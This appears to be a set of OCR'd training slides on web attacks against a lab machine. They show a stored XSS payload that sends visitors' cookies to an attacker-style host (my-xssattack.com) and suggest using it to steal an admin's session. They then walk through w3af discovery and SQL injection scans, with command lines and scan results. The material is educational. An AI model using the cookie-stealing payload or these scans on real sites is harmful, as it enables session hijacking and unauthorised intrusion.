
Consider this input

First Name:
<input type="text" id="fname"
value="BOB" onmouseover="/*evil*/"
/>



XSS Example 3

- Anyone who mouseover's the textbox containing the attackers name will be hit by XSS
  - victims will be 100% clueless they've just been ha



REAL XSS

Here is some realistic XSS example code that can steal session IDs

An attacker "Mr.NiceGuy"can enter this as his username

```
<a href=# onclick=\"document.location=\'http://my-xssattack.
com/xss.php?c=\'+escape\(document.cookie\)\;\">Mr.NiceGuy</a>
```

Anyone who clicks on his username will have their cookie sent to the attackers site

- i.e. Troll until the admin tries to ban you
  - when the admin clicks on your name, you steal their cookie

XSS Conclusion

- We only covered ONE form of xss
  - Stored XSS
- There are others
  - Reflected XSS
  - DOM XSS
  - Flash/Flex XSS
  - etc..

Defending against XSS

https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet


- Developers MUST Validate and Encode
  - encoding must be contextual
- Whitelist validation
- see above for more details

Attacking with XSS

XSS Filter evasion cheat sheet:

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

Questions???



Resources

Jason Pubal "SQL Injection" derbycon presentation http://intellavis.com/blog/?p=498 / https://dl.dropbox.com/u/14820738/SQLi.pdf

OWASP https://www.owasp.org/index.php/Main_Page

www.pentesterlab.com https://www.pentesterlab.com/from_sqli_to_shell.html

SQLNINJA http://sqlninja.sourceforge.net/sqlninja-howto.html

w3af tool slides

I may not use these

Lets do some discovery with w3af

w3af comes with backtrack 5 and is a python program located in
/pentest/web/w3af/

run via:
python w3af_console

tutorial available here:

http://resources.infosecinstitute.com/w3af-tutorial/

its great :D

w3af setup 1

Type in the w3af console:

target

view

set target <<use the ip of the target vm>>

```
w3af>>> target
w3af/config:target>>> view
|-----------------------------------------------------------------------------
| Setting         | Value   | Description
|-----------------------------------------------------------------------------
| targetOS        | unknown | Target operating system (unknown/unix/windows)
| targetFramework | unknown | Target programming framework
|                 |         | (unknown/php/asp/asp.net/java/jsp/cfm/ruby/perl)
| target          |         | A comma separated list of URLs
|-----------------------------------------------------------------------------
w3af/config:target>>> set target 192.168.43.130
w3af/config:target>>>
```

w3af setup 2

type *'back'* to return to the previous menu, or CTRL-C...

Now we want to select the plugins we want to use, and we want discovery ones

We're going to type:

w3af>> plugins
w3af/plugins>> discovery afd allowedMethods fingerprint_WAF fingerprint_os ghdb phpEggs phpinfo robotsReader sitemapReader

Enumeration Report

go back, and type "*start*"


We'll get LOTS of results but the breakdown is:

- Target is running Apache/2.2.16 on Debian (So its hosting a website)
- the target is running PHP/5.3.3-7+squeeze13,
- has active filtering on URLs,
- the site has the following directories:

/	/footer/
/admin/	/header/
/admin/index.php	/icons/
/all/	/images/
/cat/	/index/
/classes/	/show/
/css/	

OK Vulnerability Analysis time

enter the target ip in a web browser (I'm using firefox + burpsuite, as always) and visit those URLs



We've used BurpSuite before, so that wont be covered this time

Vuln scanning with w3af

w3af/plugins>>> audit

(Gives us a list of audit tools)

we'll use:
w3af/plugins>>>audit blindSqli sqli

but we need to change the target b4 we begin, to give it some of the URLs we discovered.

w3af setup again

go back twice and goto target and give it a few URLs

w3af/config:target>>>set target 192.168.43.130,http://192.168.43.130/,http://192.168.43.130/cat.php?id=1,http://192.168.43.130/admin/login.php,http://192.168.43.130/all.php

<u>so, the cat.php, admin/login.php, and all.php pages</u>

Interesting Results

Found 6 URLs and 6 different points of injection.

The list of fuzzable requests is:

- http://192.168.43.130 | Method: GET
- http://192.168.43.130/ | Method: GET
- **http://192.168.43.130/admin/index.php | Method: POST | Parameters: (user="", password="")**
- http://192.168.43.130/admin/login.php | Method: GET
- http://192.168.43.130/all.php | Method: GET
- http://192.168.43.130/cat.php | Method: GET | Parameters: (id="1")

Blind SQL injection was found at: "http://192.168.43.130/cat.php", using HTTP method GET. The injectable parameter is: "id". This vulnerability was found in the requests with ids 250 to 251.

A SQL error was found in the response supplied by the web application, the error is (only a fragment is shown): "MySQL server version for the right syntax to use". The error was found on response with id 261.

A SQL error was found in the response supplied by the web application, the error is (only a fragment is shown): "You have an error in your SQL syntax;". The error was found on response with id 261.

SQL injection in a MySQL database was found at: "http://192.168.43.130/cat.php", using HTTP method GET. The sent data was: **"id=d%27z%220"**. This vulnerability was found in the request with id 261.